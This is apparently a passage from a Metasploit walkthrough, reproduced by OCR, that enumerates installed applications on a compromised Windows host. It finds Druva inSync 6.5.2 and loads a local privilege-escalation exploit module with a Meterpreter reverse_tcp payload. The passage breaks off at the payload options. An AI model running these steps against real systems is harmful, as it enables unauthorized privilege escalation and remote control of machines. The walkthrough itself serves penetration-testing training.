
Background the meterpreter session and load the enum_applications module. This is a post module that enumerates installed applications on the target windows machines.


```
msf5 exploit(multi/handler) > use post/windows/gather/enum_applications
msf5 post(windows/gather/enum_applications) > show options

Module options (post/windows/gather/enum_applications):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(windows/gather/enum_applications) >
```




```
msf5 post(windows/gather/enum_applications) > set session 1
session ⇒ 1
msf5 post(windows/gather/enum_applications) > run

[*] Enumerating applications installed on WIN-DHH9GH6L5SP

Installed Applications
======================

 Name                                                               Version
 ----                                                               -------
 Druva inSync 6.5.2                                                 6.5.2.0
 LibreOffice 6.1.2.1                                                6.1.2.1
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148    9.0.30729.4148
 TeamViewer 7                                                       7.0.43148
 VMware Tools                                                       10.0.0.2977863
 Windscribe                                                         1.81 Build 44
```

As you can see, there are six applications installed on the target system. Let's see if there ar-e any modules related to druva.




```
msf5 post(windows/gather/enum_applications) > search druva

Matching Modules
================

   #  Name                                                                Disclosure
Date  Rank       Check  Description
   -  ----                                                                -----------
----  ----       -----  -----------
   0  exploit/windows/local/druva_insync_insynccphwnet64_rcp_type_5_priv_esc  2020-02-25
      excellent  Yes    Druva inSync inSyncCPHwnet64.exe RPC Type 5 Privilege Escalation


msf5 post(windows/gather/enum_applications) > █
```

Load the druva_insync exploit module.




```
msf5 post(windows/gather/enum_applications) > use exploit/windows/local/druva_insync_insy
nccphwnet64_rcp_type_5_priv_esc
[*] Using configured payload windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/druva_insync_insynccphwnet64_rcp_type_5_priv_esc) > show optio
ns

Module options (exploit/windows/local/druva_insync_insynccphwnet64_rcp_type_5_priv_esc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
